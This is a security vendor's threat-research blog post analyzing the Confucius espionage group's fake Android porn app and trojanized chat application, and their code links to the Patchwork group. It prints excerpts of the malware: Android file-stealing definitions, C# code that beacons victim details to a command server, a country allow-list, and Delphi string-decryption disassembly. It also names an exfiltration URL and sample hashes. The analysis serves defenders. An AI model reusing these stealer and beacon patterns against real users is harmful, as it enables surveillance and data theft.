Confucius Update: New Tools and Techniques, Further Connections with Patchwork

Posted on: May 23, 2018 at 5:00 am **Posted in:** Targeted Attacks
Author: Trend Micro Cyber Safety Solutions Team

by Daniel Lunghi and Jaromir Horejsi

Back in February, we noted the similarities between the Patchwork and Confucius groups and found that, in addition to the similarities in their malware code, both groups primarily went after targets in South Asia. During the months that followed in which we tracked Confucius' activities, we found that they were still aiming for Pakistani targets.

During their previous campaign, we found Confucius using fake romance websites to entice victims into installing malicious Android applications. This time, the threat actor seems to have a new modus operandi, setting up two new websites and new payloads with which to compromise its targets.

Fake Android porn app and Windows chat applications as lures

Featured Stories

systemd Vulnerability Leads to Denial of Service on Linux


qkG Filecoder: Self-Replicating, Document-Encrypting Ransomware

Mitigating CVE-2017-5689, an Intel Management Engine Vulnerability

A Closer Look at North Korea's Internet

From Cybercrime to Cyberpropaganda

Security Predictions for 2018



Attackers are banking on network vulnerabilities and inherent weaknesses to facilitate massive malware attacks,

The first website uses adult content as a lure, via an Android application called Fuddi Duniya, which links to a website that displays nude pictures every day. The app's APK is linked directly from the homepage, with a disclaimer stating that Google Play does not allow pornography in their store.




روزانہ اپ ڈیٹ
ھریلو خاتون || اب اے پی پی ڈاؤن لوڈ کریں ||
گوگل کھیلیں سٹور فحش کی اجازت نہیں دیتا

Figure 1: fake website with a link to download the Fuddi Duniya app. The displayed Urdu text could be translated as "Real women, girls, and housewives || Download the app now More than thousands of women app."

The app's features are similar to the previous malicious Android application, such as having the ability to record audio and steal SMS, accounts, contacts and certain file types from specific directories. In addition, the application now retrieves the last known location and uses the development platform Google Firebase to upload the stolen content.



```
public class DataUploader {
    private static final String EXTENSION = "jpeg|docx|doc|xlsx|xls|pptx|ppt|pdf|jpg|txt";
    private static final String LAST_SYNC_TIME = "last_sync_time";
    private static final String PREFS_NAME = "permanentStorage";
    private static String filename_accounts = "accounts.csv";
    private static String filename_allaccounts = "allaccounts.csv";
    private static String filename_contacts = "contacts.csv";
    private static String filename_sms = "sms.csv";
```

Figure 2: Stealing function excerpt from Fuddi Duniya Android app

The second fake website is again related to chat, with a background suggesting that it can help find users a partner. Initially, a link to a malicious Android application hosted on Google Play that shared the same features as the application described above was present. But after we reached out to Google while carrying out the research, the application was removed from the store and the

IoT hacks, and operational disruptions. The ever-shifting threats and increasingly expanding attack surface will challenge users and enterprises to catch up with their security.
Read our security predictions for 2018.


Business Process Compromise

Attackers are starting to invest in long-term operations that target specific processes enterprises rely on. They scout for vulnerable practices, susceptible systems and operational loopholes that they can leverage or abuse. To learn more, read our Security 101: Business Process Compromise.

Recent Posts

- The Urpage Connection to Bahamut, Confucius and Patchwork
- IQY and PowerShell Abused by Spam Campaign to Infect Users in Japan with BEBLOH and URSNIF
- Supply Chain Attack Operation Red Signature Targets South Korean Organizations
- Use-after-free (UAF) Vulnerability CVE-2018-8373 in VBScript Engine Affects Internet Explorer to Run Shellcode
- August Patch Tuesday: A Tale of Two Zero-Days

link was removed from the fake website.



Download Now

Voice & Video Calls

You can directly make voice and Video calls to your friends using Philions. You would be able to talk to them directly.

File Sharing

You can Drag & Drop Files and Share it with Your Friends using Philions. Share Photo & Video seamlessly using Philions

Chat Archives

All chats are stored and can be accessed later on. You will be able to quickly find conversations that include a certain phrase and timestamped during a specified time frame.

Delivery Status

Philions will tell you and your friends when messages sent in a chat get **Delivered** and **Read.**

Figure 3. Screenshot of the second fake website

Same as with the fake Tweety chat application we described in detail in our previous research, a Windows application with real chat features based on the open-source chat application RocketChat was offered. Similarly, this application also comes bundled with malicious .NET code.

While small and relatively simple, we found this malicious application interesting to analyze as it revealed the countries targeted by the threat actor. The application is a simple downloader that sends some basic information (username, antivirus, IP address, and operating system version) encrypted using triple Data Encryption Standard (DES).

Popular Posts


- Use-after-free (UAF) Vulnerability CVE-2018-8373 in VBScript Engine Affects Internet Explorer to Run Shellcode
- How Machine Learning Can Help Identify Web Defacement Campaigns
- Malware Targeting Bitcoin ATMs Pops Up in the Underground
- Ransomware as a Service Princess Evolution Looking for Affiliates
- August Patch Tuesday: A Tale of Two Zero-Days

Stay Updated

Email Subscription

Your email here

Subscribe



```
HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(url);
string text = "name=";
Program.stopwatch();
string str = Program.SimpleTripleDes(reuseUsername);
text += str;
if (optype == 0)
{
    text += "&fxp=2";
    text += "&fav=";
    str = Program.SimpleTripleDes(Program.getAV());
    text += str;
    text += "&fip=";
    str = Program.SimpleTripleDes(Program.getIP());
    text += str;
    text += "&fos=";
    str = Program.SimpleTripleDes(Program.getOSname());
    text += str;
    text += "&far=";
    str = Program.SimpleTripleDes(Program.getArc());
    text += str;
}
else if (optype == 2)
{
    text += "&fdl=";
    str = Program.SimpleTripleDes(paraValue);
    text += str;
}
byte[] bytes = Encoding.ASCII.GetBytes(text);
httpWebRequest.Method = "POST";
httpWebRequest.ContentType = "application/x-www-form-urlencoded";
httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/65.0.3325.181 Safari/537.36";
httpWebRequest.ContentLength = (long)bytes.Length;
```


Figure 4. Sample of the app's code

Periodically, the malware tries to contact the Command-and-Control (C&C) server with the username encoded into parameters. Based on the information they retrieve, the operators can then decide to instruct the malware to download the second stage payload. This function is similar to the various versions of backdoors (such as sctrls and sip_telephone) that we analyzed in our previous blog post and whitepaper.

An interesting feature of the downloader: It uses an online service to retrieve the victim's IP address and country, which it compares with a list of allowed countries. If the victim seemingly comes from a different country, the program will self-delete and quit. This list contains:

- Most of the South and Southeast Asian countries (including Mongolia)
- Most of the Middle Eastern countries
- Most of the African countries
- Only Ukraine in Europe
- Only Trinidad and Tobago in the Americas

- No country from Oceania



```
public static bool validCountry(string coty)
{
    return Array.IndexOf<string>(new string[]
    {
        "AF",
        "AO",
        "BH",
        "BD",
        "KH",
        "CF",
        "TD",
        "CG",
        "CD",
        "EG",
        "ET",
        "GM",
```

Figure 5. Excerpt of the valid country list

We noted that it does both client-side and server-side IP filtering, showing that the attacker has improved its infrastructure. At the end of last year, a C&C from the same threat actor was not only accessible from any IP address, but it was possible to browse the server directory tree without authentication.

After impersonating a fake victim of interest, we obtained a second stage payload (Detected as TROJ_DELF.XXWZ), which is a filestealer based on the Delphi programming language similar to the “svctrls” malware described in our previous blogpost. This one is called “sysctrls” and it looks for files with the following extensions:

Extension	File Type

.doc, docx	Microsoft Word document
.xls,.xlsx	Microsoft Excel document
.ppt, .pptx	Microsoft Powerpoint presentation
.pptx	Microsoft Powerpoint presentation
.png, .jpg, .jpeg	Image file
.pst, .ost	Microsoft Outlook file
.csv	Spreadsheet file

It then sends them via a POST HTTP request to windefendr[.]com/description.php.


Further analysis of this filestealer revealed interesting links with other threat actor groups.

The Delphi Link

We already mentioned that Confucius had possible links to other groups in our previous blog post, which mentioned code sharing between Patchwork and Confucius. Both groups used a backdoor with the same configuration file structure and commands.

We found more code shared among the two threat actor's malware, as Patchwork recently used multiple Delphi malware similar to some of the Delphi malware we described before.

We initially spotted some visual similarities between the malware used. Although no forms are displayed while the malware is running, we can see its TForm object in the Delphi decompiler. The TForm object often has two TTimer objects — but sometimes we have seen one or even three of these objects — usually with random names. Occasionally, listboxes with encrypted strings are also added.




Form1 (5 components)

```
Form1
  OnCreate=TForm1.FormCreate
  sfdksdflks:TMemo
  asdfjklasdjflkas:TListBox
  tmr1:!TTimer
    OnTimer=TForm1.tmr1Timer
  sfdgghjdfg:!TTimer
    OnTimer=TForm1.sfdgghjdfgTimer
```

[#049] Form1

```
jKNq3y<%
)%XU:!`(
)X!`X3i|JS;%(
)X!`X3i|JS;%({u5
)X!`X3i@3h3
WSId!0(
WSId!0(WNW
*%io
.oo;Sy3hS!I|@3h3
_T%yBy;%,mSI
```

Figure 6: Decompiled Form structure of Confucius' sample (d971842441c83c1bba05742d124620f5741bb5d5da9ffb31f06efa4bbdcf04ee, Detected as TSPY_CONFSTEAL.A)



Form1 (10 components)

```
Form1
  OnActivate=TForm1.FormActivate
  OnCreate=TForm1.FormCreate
  grp1:TGroupBox
  lst1:TListBox
  lst2:TListBox
  lst3:TListBox
  lst4:TListBox
  tmr1:!TTimer
    OnTimer=TForm1.tmr1Timer
```

[#050] Random Value Generator


☑ FD
☑ ND
☑ RD

```
\W\Gng{c
AaabCktu
Av|c}e~&Wm|a|
Av|c}e~&Wm|a|,k>'-
Av|c}e~Bppr
Fm}``s`
Fm}``s`Q^S
Ptc@npr
Ptchfgrrxk}$Kegg
5Vvgvg|c?Fzj
```

```
ukp
ukp|
ih`
ih`|
a`u
atg
atg|
rwe
```

Figure 7: Decompiled Form structure of Patchwork's sample (795ae4097aa3bd5932be4110f6bd992f46d605d4c9e3afced314454d35395a59, Detected as TROJ_DELF.XXWZ)

While looking into any of the TTimers' OnTimer methods, we often found a certain kind of structure: A pointer to an encrypted string stored in an EDX register followed by the call to the decryption function.



```
00457E2D      lea         ecx,[ebp-2C]
00457E30      mov         edx,4580C4; 'q!ioph%X\\3i%'
00457E35      mov         eax,esi
00457E37      call        00459300
```


Figure 8: Calling the decryption function

This encouraged us to analyze the string encryption routines thoroughly.

Our analysis revealed three of them. The first involves a very simple routine that flips every bit of the string. The second algorithm involves a hardcoded key, which is transformed by taking the five lower bits of each character, and then used as a XOR key. In some cases, the key is split in half in the binary, so it is first reunited before being used. Finally, our third algorithm uses a 94-character substitution table. This algorithm was previously discussed by security researchers in a Confucius-related blog post.

For each of these routines, we found a recent sample going back to a domain name belonging to Patchwork's infrastructure.

The substitution tables of the third algorithm were randomly generated at build time, while the attacker seemingly set the keys used in the second algorithm. We found six different keys in the latter category that were different for the Patchwork and Confucius group.



```
lea         edx,[ebp-1C]
mov         eax,472E30;'jivb'
call        copy_string
lea         eax,[ebp-1C]
push        eax
lea         edx,[ebp-20]
mov         eax,472E40;'mnzr'
call        copy_string
mov         edx,dword ptr [ebp-20]
pop         eax
call        @LStrCat
mov         eax,dword ptr [ebp-1C]
lea         edx,[ebp-8]
call        copy_string
mov         al,[472E48];0x1 gvar_00472E48
push        eax
lea         eax,[ebp-0C]
push        eax
xor         ecx,ecx
mov         edx,472E54;' '
mov         eax,dword ptr [ebp-8]
call        StringReplace
mov         eax,dword ptr [ebp-0C]
call        @LStrLen
cmp         eax,8
jge         00472D13
mov         ecx,31C
mov         edx,472E60;'C:\C\newsw2\Unit1.pas'
mov         eax,472E80;'err'
call        @Assert
mov         eax,dword ptr [ebp-0C]
call        @LStrLen
mov         edx,20
call        Min
```


```
lea         edx,[ebp-1C]
mov         eax,4589E4;'odsf'
call        copy_string
lea         eax,[ebp-1C]
push        eax
lea         edx,[ebp-20]
mov         eax,4589F4;'qdsd'
call        copy_string
mov         edx,dword ptr [ebp-20]
pop         eax
call        @LStrCat
mov         eax,dword ptr [ebp-1C]
lea         edx,[ebp-8]
call        copy_string
mov         al,[4589FC];0x1 gvar_004589FC
push        eax
lea         eax,[ebp-0C]
push        eax
xor         ecx,ecx
mov         edx,458A08;' '
mov         eax,dword ptr [ebp-8]
call        StringReplace
mov         eax,dword ptr [ebp-0C]
call        @LStrLen
cmp         eax,8
jge         004588C7
mov         ecx,4C
mov         edx,458A14;'C:\new\Backup\Unit1.pas'
mov         eax,458A34;'err'
call        @Assert
mov         eax,dword ptr [ebp-0C]
call        @LStrLen
mov         edx,20
call        Min
```

Figure 9. On the left, Confucius code, on the right, Patchwork's code

Interestingly, one of those keys, "xldbszcd", was found in a file stealer used by Confucius (472ea4929c5e0fb4e29597311ed90a14c57bc67fbf26f81a3aac042aa3dccb55, Detected as TSPY_CONFSTEAL.A) as well as in two other file stealers.

One file stealer (cca74bb322ad7833a21209b1418c9837e30983daec30d199a839f46075ee72f2, Detected as TSPY_DELF.SUW) published by security researchers in 2013 and linked to the domain *myflatnet[.]com*, was attributed by several parties to the Hangover group.

The other file stealer (1f0dabd61947b6df8a392b77a0eae33777be3caad13698aecc223b54ab4b859a, Detected as TROJ_DELF.XXWZ) is related to a domain reported in September 2016. That report also mentioned InPage software targeting and Delphi backdoors.



```
lea     eax,[ebp-8]
mov     edx,45488C;'xldbszcd'
call    @LStrLAsg
mov     al,[4548C8];0x1 gvar_004548C8
push    eax
lea     eax,[ebp-0C]
push    eax
xor     ecx,ecx
mov     edx,4548D4;' '
mov     eax,dword ptr [ebp-8]
call    StringReplace
mov     eax,dword ptr [ebp-0C]
